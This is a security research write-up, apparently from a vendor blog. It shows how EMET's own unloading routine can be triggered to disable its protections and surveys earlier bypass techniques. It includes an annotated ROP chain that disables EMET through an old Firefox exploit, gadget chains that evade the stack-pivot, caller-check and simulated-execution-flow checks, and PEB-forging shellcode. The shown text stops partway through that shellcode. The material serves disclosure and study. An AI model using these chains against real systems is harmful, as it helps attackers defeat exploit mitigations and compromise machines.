Using EMET to Disable EMET

By Abdulellah Alsaheel and Raghav Pande

Introduction

Microsoft's Enhanced Mitigation Experience Toolkit (EMET) is a project that adds security mitigations to user mode programs beyond those built into the operating system. It runs inside "protected" programs as a Dynamic Link Library (DLL), and makes various changes in order to make exploitation of the program more difficult.

EMET bypasses have been seen in research and past attacks [2, 3, 4, 5, 6, 7, 8]. Generally, Microsoft responds by changing or adding mitigations to defeat any existing bypasses. EMET was designed to raise the cost of exploit development and not as a "fool proof exploit mitigation solution" [1]. Consequently, it is no surprise that attackers who have read/write capabilities within the process space of a protected program can bypass EMET by systematically defeating each mitigation [2].

If an attacker can bypass EMET with significantly less work, then it defeats EMET's purpose of increasing the cost of exploit development. We present such a technique. Microsoft has issued a patch to address this issue in EMET 5.5.

After discussing this new technique, we describe previously documented techniques used to either bypass or disable EMET. Please refer to the appendix if you'd like to know more about what kind of protections are implemented by EMET.

New Technique to Disable EMET

EMET injects either emet.dll or emet64.dll (depending upon the architecture) into every protected process, which installs Windows API hooks (i.e detours) in exported functions by DLLs such as kernel32.dll, ntdll.dll, and kernelbase.dll. These hooks provide EMET the ability to analyze any code calls in critical APIs and determine if they are legitimate. If code is deemed to be legitimate, EMET hooking code jumps back into the requested API; otherwise, it triggers an exception.

However, there exists a portion of code within EMET that is responsible for unloading EMET. The code systematically disables EMET's protections and returns the program to its previously unprotected state. One simply needs to locate and call this function to completely disable EMET. In EMET.dll v5.2.0.1, this function is located at offset 0x65813. Jumping directly to this function results in the removal of EMET's installed hooks.

This feature exists because emet.dll contains code for cleanly exiting from a process. Conveniently, it is reachable from DllMain.

```
Prototype of DllMain :
BOOL WINAPI DllMain(
  _In_ HINSTANCE hinstDLL,
  _In_ DWORD     fdwReason,
  _In_ LPVOID    lpvReserved
);
```

The first parameter of DllMain provides the base address of the DLL. The second parameter provides a way for the PE loader to communicate if the DLL is being Loaded or Unloaded, 1 or 0 respectively. If the fdwReason is 1, the DLL knows that it is being loaded and initializes. If the fdwReason parameter is 0 (DLL_PROCESS_DETACH), emet.dll initiates the unloading code, thus it simply goes through the exit routine assuming that it's being unloaded, and it removes its hooks and exception handlers, thereby simply removing EMET's checks. Note that this will not remove EMET from memory; it just ensures all of its protections are disabled.


This kind of feature could exist in any detection-oriented product, which relies on user-space hooks, and in order to make sure the product does not break, there has to be an unloading routine that removes all protection checks. EMET's DllMain can be found through a small Return Oriented Programming (ROP) gadgets chain shown in the next section, which just jumps to the DllMain with the right parameters to unload EMET protection checks.

```
BOOL WINAPI DllMain (GetModuleHandleA("EMET.dll") , DLL_PROCESS_DETACH , NULL);
```

The GetModuleHandleA function is not hooked by EMET since it is not considered as critical Windows API. We use this function to retrieve the base address of emet.dll. Since the PE header is located at the base address, we have to use it to find the address of the DllMain to send the required parameters.

Disabling EMET – Details

The function behind removing EMET hooks is located at offset 0x27298, which is shown in Figure 1.



```
00027298 sub_27298 proc near
00027298 push    esi
00027299 mov     esi, ecx
0002729B push    edi
0002729C mov     edx, [esi+4Ch]  ; stores a pointer to
0002729C                         ; Detoured_API array into edx
0002729F jmp     short loc_272B0
```

```
000272B0
000272B0 loc_272B0:              ; if edx == 0, stop it reached the
000272B0 test    edx, edx        ; last structure in the array
000272B2 jnz     short loc_272A1
```

```
000272B4 call    Patch_Functions
000272B9 mov     edx, [esi+4Ch]
000272BC mov     edi, eax
000272BE jmp     short loc_272D8
```

```
000272A1
000272A1 loc_272A1:              ; is it hooked?
000272A1 cmp     byte ptr [edx], 0
000272A4 jz      short loc_272AD
```

```
000272D8
000272D8 loc_272D8:
000272D8 test    edx, edx
000272DA jnz     short loc_272C0
```

```
000272A6 mov     eax, [edx+4]
000272A9 and     dword ptr [eax+8], 0 ; zero out the DetouredFunctionPrologue in
000272A9                             ; Detoured_API_Config structure
```

```
72C0:
  byte ptr [edx], 0
  short loc_272D5
```

```
000272DC mov     ecx, esi
000272DE call    sub_27191
000272E3 mov     eax, edi
000272E5 pop     edi
000272E6 pop     esi
000272E7 retn
000272E7 sub_27298 endp
000272E7
```

```
000272AD
000272AD loc_272AD:
000272AD mov     edx, [edx+8]
```

Figure 1: Function at offset 0x27298 responsible for removing EMET hooks

First, the function loops through all Detoured_API structures, and zeroes out the DetouredFunctionPrologue for each associated Detoured_API_Config structure.

The Detoured_API structure, depicted below, is a linked list that tracks whether an API is actively detoured and references the DetouredAPIConfig:

```
struct Detoured_API {
BOOL isActive;                    // isActive field shows the hooking status, Active: 0x1
PVOID DetouredAPIConfig;          // pointer to Detoured_API_Config structure
PVOID nextDetouredAPI;            // pointer to the next Detoured_API structure
};
```

The Detoured_API_Config structure (partially shown below) stores information about the detour and its original API.


```
struct Detoured_API_Config {
PVOID DetouredWindowsAPI;         // pointer to the detoured Windows API
PVOID EMETDetouringFunction;      // pointer to where EMET protection implemented
PVOID DetouredFunctionPrologue;  // pointer to the Windows API prologue
…
};
```

The DetouredFunctionPrologue contains a copy of the original API prologue, followed by a jump to the remainder of the original API.

After clearing the DetouredFunctionPrologue in all Detoured_API_Configs, the function in Figure 1 calls Patch_Functions. Patch_Functions walks the Hook_Config linked list structure partially shown below:

```
struct Hook_Config {
PVOID nextHookConfig;             // pointer to the next Hook_Config
BOOL isActive;                    // isActive field shows the hooking status, Active: 0x1
PVOID ptrEffectiveFunction;       // pointer to EMETDetouringFunction or non-detoured API
PVOID DetouredWindowsAPI;         // pointer to the detoured Windows API
PVOID EMETDetouringFunction;      // pointer to where EMET protection implemented
…
};
```


For each Hook_Config, Patch_Functions restores the original API prologue as seen in Figure 2. Patch_Functions retrieves the size and address of the original function prologue from EMETDetouringFunction, and passes the values to memcpy. After each API is restored to its original state, Patch_Functions changes ptrEffectiveFunction to point directly to the original API.



```
00027BEF mov     ecx, [esi+10h]   ; ECX => Hook_Config.EMETDetouringFunction
00027BF2 movzx   eax, byte ptr [ecx+66h] ; size of detoured Windows API prologue
00027BF6 push    eax              ; size_t
00027BF7 lea     eax, [ecx+50h]   ; Src: detoured Windows API prologue
00027BFA push    eax              ; void *
00027BFB push    dword ptr [esi+0Ch] ; Dst: Windows API address
00027BFE call    memcpy
00027C03 mov     eax, [esi+0Ch]
00027C06 add     esp, 0Ch
00027C09 jmp     short loc_27C44
```


Figure 2: Code that removes detours

After looping through all the detoured APIs and patching them with memcpy, you see that all the detours in Windows APIs are gone, as show in Figure 3 and Figure 4, before and after respectively.



```
0:005> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c e97fc881c0      jmp     379701e0
77153961 837d0800        cmp     dword ptr [ebp+8],0
77153965 53              push    ebx
77153966 56              push    esi
77153967 57              push    edi
77153968 7418            je      kernel32!LoadLibraryA+0xaf (77153982)
7715396a 6898391577      push    offset kernel32!`string' (77153998)
7715396f ff7508          push    dword ptr [ebp+8]
```


Figure 3: Before calling DllMain with unloading parameters.



```
0:001> u LoadLibraryA
kernel32!LoadLibraryA:
7715395c 8bff            mov     edi,edi
7715395e 55              push    ebp
7715395f 8bec            mov     ebp,esp
77153961 837d0800        cmp     dword ptr [ebp+8],0
77153965 53              push    ebx
77153966 56              push    esi
77153967 57              push    edi
77153968 7418            je      kernel32!LoadLibraryA+0xaf (77153982)
```

Figure 4: After calling DllMain with unloading parameters.

EMET then continues to disable EAF and EAF+ protections. In the function at offset 0x609D0, EMET zeros out and reinitializes CONTEXT structure, and manipulates debugging registers (as shown in Figure 5). However, at the end of the function, EMET calls NtSetContextThread, which results in zeroing out the debugging registers, and hence disabling EAF and EAF+ protections.



```
00060A94
00060A94 loc_60A94:
00060A94 lea     eax, [ebp+Context]
00060A9A mov     ecx, esi
00060A9C push    eax              ; context
00060A9D push    edi              ; current thread
00060A9E call    ds:off_802EC
00060AA4 call    esi              ; NtSetContextThread
00060AA6 xor     ecx, ecx
00060AA8 test    eax, eax
00060AAA setns   al
```

Figure 5: EAF & EAF+ disabling code.

Finally, at the end of the function at offset 0x60FBF, EMET calls the function located at offset 0x60810 that calls RemoveVectoredExceptionHandler to remove the defined vectored exception handler, which has been added using AddVectoredExceptionHandler.

Disabling EMET– ROP Implementation

Using an old and patched vulnerability, CVE-2011-2371, we built ROP gadgets on top of an already existing exploit, and executed it with EMET protections enabled. After our ROP gadgets called the DllMain function of EMET.dll with parameters (EMET.dll base address, 0, 0), we returned to execution, and all the detours placed in the hooked Windows APIs were gone along with EAF and EAF+ protections.

```
MOV ESP,44090000 # ~ # RETN // STACKPIVOT
POP EAX # RETN // STORE GetModuleHandleA IAT POINTER INTO EAX
MOZCRT19+0x79010 // MOZCRT19!_imp__GetModuleHandleA
MOV EAX,DWORD PTR DS:[EAX] # RETN   // GET GetModuleHandleA ADDRESS
PUSH EAX # RETN # // Call GetModuleHandleA("EMET.dll")
Return Address XOR EDX,EDX # RETN   // ZERO OUT ECX
0x44090108 // "EMET" STRING ADDRESS (GetModuleHandleA PARAMETER)
OR EDX,EAX # ~ # RETN // STORE EMET.dll EMET_BASE_ADDRESS INTO EDX
POP EBX # RETN // STORE DllMain() PARAMETER1 ADDRESS (i.e. hinstDLL) INTO EBX
0x440900A4 // DllMain() PARAMETER1 (i.e. hinstDLL) ADDRESS
MOV DWORD PTR DS:[EBX],EAX # ~ # RETN // hinstDLL PATCH WITH EMET_BASE_ADDRESS
POP ECX # RETN # // STORE 0x3C (i.e. IMAGE_DOS_HEADER) INTO ECX
0x0000003C // IMAGE_DOS_HEADER OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+0x3C
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET PE_HEADER OFFSET
POP ECX # RETN # // STORE AddressOfEntryPoint OFFSET INTO ECX
0x00000028 // AddressOfEntryPoint OFFSET
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+PE_HEADER+0x28
MOV EAX,DWORD PTR DS:[EAX] # RETN // GET DllMain() OFFSET
POP ECX # RETN # // ZERO OUT ECX
0x00000000
ADD ECX,EDX # ADD EAX,ECX # ~ # RETN // EAX = EMET_BASE_ADDRESS+DllMain
Call EAX // CALL DllMain(GetModuleHandleA("EMET.dll") , DLL_PROCESS_DETACH , NULL)
0x42424242 // hinstDLL = GetModuleHandleA("EMET.dll") (TO BE PATCHED)
0x00000000 // fdwReason = DLL_PROCESS_DETACH
0x00000000 // lpvReserved = 0x00000000
```

EMET 5.5 Fix

Many changes happened on the code level. However, the patch_functions and its memcpy still exist, additionally, the Detoured_API structures and the Hook_Config structure still exist. Additional checks have been added to the code to keep intruders from jumping to the unloading code using DllMain. However, the unloading code can be reached with a direct jump to the offset 0x00063ADE, but it has no effect on the installed hooks. The EMETDetouringFunction in Hook_Config structure, which was being used in EMET 5.2 to retrieve the original prologue address and the size of the prologue for memcpy use, EMET is no longer does that, instead, in EMET 5.5 EMETDetouringFunction pointer is used to retrieve the API hook address and its size, if these values gets passed to memcpy then this will result in re-writing the hooks instead of removing them.

Previous EMET Bypass Techniques

Previous techniques used to bypass EMET protections generally exploit design and implementation flaws, or work because some module or API was left out and not secured. We will describe a few of these bypass techniques.

Since LoadLibrary is a critical API, EMET 4.1 raises an exception if it gets called with either a return or jump instruction, but Jared DeMott showed that calling LoadLibrary API with a call instruction instead of jumping or returning bypasses EMET LoadLibrary protection [2].

The LoadLibrary API is monitored in order to prevent loading UNC paths (i.e. \\evil\bad.dll). Aaron Portnoy showed that this could be bypassed by using MoveFile API (which is not monitored by EMET 4.0) to download a DLL file that can then be loaded by LoadLibrary API [3].

Caller check protection in EMET 4.1 is used to prevent ROP gadgets by checking if a critical Windows API has been called with a call instruction, return instruction, or jump instruction – the latter two are widely used in ROP gadgets. DeMott showed a way to bypass caller check protection by executing a legitimate call to the critical API function [2]. Instead of calling VirtualAlloc API directly with a return or jump instruction (which will cause EMET to raise an exception), DeMott used a call instruction to VirtualAlloc API in one of the loaded modules, and by returning to the address of that call instruction, the critical Windows API gets called without having EMET get in the way.

Critical Windows API functions are located in kernel32.dll, ntdll.dll and kernelbase.dll; EMET 3.5 was hooking the functions exported by the first two modules, but not for kernelbase.dll. Shahriyar Jalayeri used this fact to execute VirtualProtect API located in the kernelbase module to make the memory writable and executable [4]. However, after EMET 4.0 was released, the Deep Hooks protection is hooking even the lowest level of critical Windows API functions.

Jalayeri also bypassed EMET by using the _KUSER_SHARED_DATA structure (which has a fixed address) located in 0x7ffe0000, wherein at offset 0x300 there is a SystemCallStub pointer that points to KiFastSystemCall, which is the typical way to execute sysenter instruction. With that, he was able to call any system call by specifying its number in the EAX register (e.g. 0x0D7 for ZwProtectVirtualMemory). Additionally, Jalayeri was able to deactivate EMET completely by patching the function prologue with a return instruction to make it ineffective.

EAF protection uses debug registers to place breakpoints on accesses of exported functions in modules such as kernel32.dll, ntdll.dll and kernelbase.dll. These breakpoints can be bypassed using a shellcode that uses the import address table instead of the export address table (since this protection is applicable for export address table only).

Previous EMET Disabling Techniques

Unlike bypasses, which circumvent protections, disabling EMET turns off its protections entirely. For example, EAF (and EAF+ partially) can be disabled by clearing hardware breakpoints (i.e. zero out the debugging registers). Piotr Bania used the undocumented Windows APIs NtSetContextThread and NtContinue to achieve this, but since NtSetContextThread is hooked by EMET, one should first disable other EMET protections to make NtSetContextThread usable [5].

Offensive Security found that most of EMET 4.1 protections first check the value of an exported global variable located at offset 0x0007E220 in emet.dll; if that variable's value is zero, then the protection body proceeds without interfering with the caller code [6]. It turned out that the global variable is the global switch used to turn on/off EMET protections, and by having that variable in a writable data section, attackers can craft ROP gadgets to zero out that variable easily.
After doing some analysis, we found that EMET v2.1 has the same global switch located in the offset 0xC410, and because of this we suspect that EMET has the global switch weakness from the earliest versions of EMET by having the global variable in fixed addresses. This was the case until EMET 5.0 was released.

Offensive Security found that in EMET 5.0, Microsoft put that global variable on the heap within a large structure (i.e. CONFIG_STRUCT) with the size of 0x560 bytes [7]. However, the same concept is still applicable since there is a pointer to the CONFIG_STRUCT structure located in a fixed offset 0x0AA84C. As a protection, EMET was encoding this pointer value with EncodePointer function, and every time the EMET protection needed to check that value, it would decode it with DecodePointer function to get the CONFIG_STRUCT address. Zero out CONFIG_STRUCT+0x558 turns off most of EMET protections. Additionally, to turn off EAF and EAF+ they used unhooked pointers to NtSetContextThread stored at CONFIG_STRUCT+0x518.

In EMET 5.1, Offensive Security found that the global variable holds encoded pointer values to some structure (i.e. EMETd), which is stored in the offset 0xF2A30 [8]. The EMETd structure has a pointer field to the CONFIG_STRUCT structure that holds the global switch at the offset CONFIG_STRUCT+0x558 as additional protection layer to the pointer's encoding. EMET 5.1 uses the cpuid instruction to XOR the returned values with the encoded pointer's values. To decode CONFIG_STRUCT, they used the code in the offset 0x67372 of emet.dll, which decodes the EMETd structure and then returns back the decoded pointer of CONFIG_STRUCT. Since the global switch (i.e. CONFIG_STRUCT+0x558) is stored in a read-only memory page, Offensive Security found a way to change that by using unhooked pointers stored in EMET at fixed addresses. They used an unhooked pointer to ntdll!NtProtectVirtualMemory stored at CONFIG_STRUCT+0x1b8 to mark it as a writable memory page, so they can zero out the global switch at CONFIG_STRUCT+0x558. For disabling EAF and EAF+, they have used the unhooked pointer to NtSetContextThread stored at CONFIG_STRUCT+0x518, the same as what they did in disabling EMET 5.0.

Individual Protection Evasions

EMET has multiple protections for exploit detection and the most commonly used ones are as follows:

- StackPivot
- Caller Check
- SimExecFlow
- EAF

First three are ROP detection mechanisms and the last one is a shellcode detection mechanism.

Bypassing these protections individually can lead to the evasion of EMET. Other products implement similar protections, so, evading these in EMET could allow the bypassing of commercial and freeware as well.

When a hooked API is called, StackPivot protection takes a stack pointer's address and checks if it is within the range of the stored stack lower limit and upper limit in the Thread Environment Block (TEB) structure. If it is outside the range, EMET terminates the application and reports ROP mitigation.

Known evasions of StackPivot are as follows:

1. <u>Stack Switching</u>
   Stack switching uses a common set of gadgets to push intended ROP gadgets to execute on real stack from fake stack after EIP gets pivoted. First and foremost, ESP is saved in some register (e.g. EAX) while it gets migrated to heap, then ROP gadgets can be used to copy actual gadgets to original stack and decrement stack pointer effectively. This way all gadgets gets transferred to stack and when they are utilized to call an API, the validation logic from EMET does not find anything inconclusive with detection logic. The method was first theorized in Bromium's paper [2] on bypassing EMET 4.1 and then seen in the wild being exploited (hash : 092FD8CC0598B904E0E4CCA00A8A927E).

```
xchg eax,esp; retn  //Stack Pivot
pop ecx; retn  //pop gadget to push on real stack in ecx
[gadget]
mov [eax],ecx; retn  //eax contains actual stack, put this gadget on that
pop ecx; retn  //pop next gaget to push on real stack in ecx
[gadget]
sub eax,4; retn  //subtract stack pointer by 4 to make room
mov [eax],ecx; retn  //plant next gadget
pop ecx; retn
[gadget]
sub eax,4; retn
mov [eax],ecx; retn
...
xchg eax,esp; retn  //restore original stack and execute the saved chain
```

2. Custom Class
   First found in operation Clandestine Wolf, used in CVE-2015-3113 (discovered by FireEye [9]). A custom class is created by an attacker, which requires too many arguments. Then an object of that class is generated with a vftable, which can be modified with vector object read/write. When this corrupted function is called internally from ActionScript engine, arguments will be on stack. The function pointer is corrupted with a gadget that adds a value to stack pointer and reaches an address, which can be controlled because of huge argument list. This way ROP gadgets can be used from stack and there is no need to pivot to heap for API execution.
   Thus, bypassing stack pivot check completely.

```
class CustomClass{
        public function victimFunction(arg1:uint, arg2:uint, ... , arg80:uint):uint
}
this.customObj.victimFunction(
6f73b68b, //ret; (ROPsled)
...,
6f73b68a, //pop eax
1f140100,
6fd36da1, // call Kernel32!VirtualAlloc(0x1f140000, 0x10000, 0x1000, 0x40)
1f140000, // Address
00010000, // Size
00001000, // Type
00000040, // Protection
6f73b68b*9 // ret (ROPsled)
6fd36da7*2 // ret
6f73aff0 pop ecx
6fd36da7
6fd36da7 jmp [eax]
...
)
```

Just like stack pivot protection, Caller Check protection also relies on API hooks. It reads the return address from stack and starts reading the code backwards to determine if return address was preceded immediately by a call instruction. Then EMET validates whether that call instruction actually points to the address from which EMET received a callback. If any of the above is found inconclusive, EMET terminates the application and reports "CallerCheck" failed.

Known evasions of Caller Check are as follows:

1. Call Gadget
   Before jumping to a hooked API the return address should be prefixed with a call instruction or simply a call register gadget can be used, finding a call ret/ret gadget would be very useful for this technique to work. The outcome is pretty straightforward, caller check validations will not alert EMET in anyway.
   The method was first theorized in Bromium's paper [2] on bypassing EMET 4.1 and then seen in the wild being exploited (hash : 092FD8CC0598B904E0E4CCA00A8A927E) as follows:

```
pop ecx; retn
0xdeaddead //VirtualProtect in IAT
call [ecx]; retn
0x76d0100; //address
0x1000; //size
0x40; //protection
0x76d0100; //writable memory
0x76d0110 //shellcode address
```

2. Return into Shellcode
   To circumvent Data Execution Prevention (DEP) we used VirtualProtect. We put the return address of VirtualProtect to point towards shellcode start. And since we control the shellcode, we place dummy instructions before it starts, which will fool EMET into thinking the caller check is valid.

```
pop ecx; retn
0xdeaddeadl //VirtualProtect in IAT
jmp [ecx];
0x76d0110 //shellcode start as return address
0x76d0100; //address
0x1000; //size
0x40; //protection
0x76d0100; //writable memory
```

State of Memory

```
Return Address - 2
call [ecx]
Return Address:
sub esp,0x30
pushad
mob ebp,esp
//continue shellcode
```

Just like the previous two ROP detection mechanisms, SimExecFlow also relies on API hooks. It can simulate a user specified number of instructions (default 15) to find out all return addresses in bandwidth. Then performs caller check for all of those return addresses. Usually this protection breaks most exploits, which try to appear legitimate by using a call gadget.

Known evasions of SimExecFlow are as follows:

1. Double Call Gadget
   This is rarely found in applications, but is found in mshtml.dll and in Flash. Two sequential register calls can be used to evade DEP and execute shellcode before SimExecFlow realizes. Here we use VirtualProtect to evade DEP and then call shellcode. Next, the shellcode is executed, but the next 13 instructions should be treaded carefully so as not to trigger Caller Check since they are simulated before execution.

```
pop esi; retn
0x757be326; //VirtualProtect Address
pop ebp; retn
0x76d0110; //Shellcode Address
0x74aa9d69; //Double Call address (mshtml.dll IE8)

Double Call
call esi
call ebp
call esp
call ebx
```

2. 20 Return Instructions
   This method requires the quite common call reg/retn gadget. The call reg/retn is used to call any API which is subjected to scrutiny and we supply the return address as the address of retn in call reg/retn. This way, the next ~20 branches will return to same place. i.e. ret which was preceded by a call which bypasses SimExecFlow.

```
pop eax; retn
0x757be326 //VirtualProtect Address

0x621f5d89 //call eax; retn

0x76d0100; //lpAddress
0x1000; //dwSize
0x40; //Protection
0x76d0100; //Writable location

0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
0x621f5d8b //retn
... ...
0x76d0110; //Shellcode Location
```


EAF (Export Address Filter), relies on hardware breakpoints which EMET puts on the export address table of ntdll, kernel32 and kernelbase. Once the export table is read from or written to, an exception is generated. This exception is caught by EMET's handler code, and the handler code checks if context->EIP belongs to any legitimate module as per the PEB. If not, EMET terminates the application and reports "EAF mitigation" found.

Known evasions of EAF are as follows:

1. Modifying PEB
   Since EMET's validation logic iterates the Process Environment Block (PEB) to check if any loaded module's code section range captures exception context's EIP register, we can modify the PEB to point to our shellcode as a loaded module. However EMET parses PE headers as well as in order to truly evade this mitigation, first shellcode must find its own address. Then go back approximately 0x1000 bytes. Read first module (e.g. iexplore.exe) and copy first 0x1000 bytes over before shellcode, effectively prefixing a fake PE header before shellcode. Then altering the loaded module structure in PEB such that ImageBase now points to shellcode-0x1000. Afterwards any exception gets raised from shellcode or any API hook performing PEB based return address validation will fail. And EAF will be evaded. After work is done, PEB can be fixed back to original image base of loaded module we altered.

```
SUB ESP, 0x4000                   ; subtract ESP to gain some stack space (your choice)
MOV EAX, DWORD PTR FS: [30]       ; self explanatory
MOV EAX, DWORD PTR DS: [EAX+C]
MOV EAX, DWORD PTR DS: [EAX+14]
MOV ESI, DWORD PTR DS: [EAX+10]   ; Base address of loaded ExE in ESI
MOV ECX, 0x1000                   ; RVA offset to loaded PEs Code&Executable section (for winword its 0x1000)
CALL next
next:
POP EDI                           ; gain EIP in EDI
SUB EDI, 0x1019                   ; get EIP -0x1019 which would be starting of PE header,
                         ; such that 1st instruction "sub esp,0x4000" comes at base + 0x1000 exact
REP MOVS BYTE PTR ES: [EDI] , BYTE PTR DS: [ESI]
                         ; slap PE header of loaded ExE before our code
ADD EAX, 10                       ; point to BaseAddress place holder in loaded modules link list
SUB EDI, 1000                     ; point EDI to DOS header part of PE header slapped before shellcode
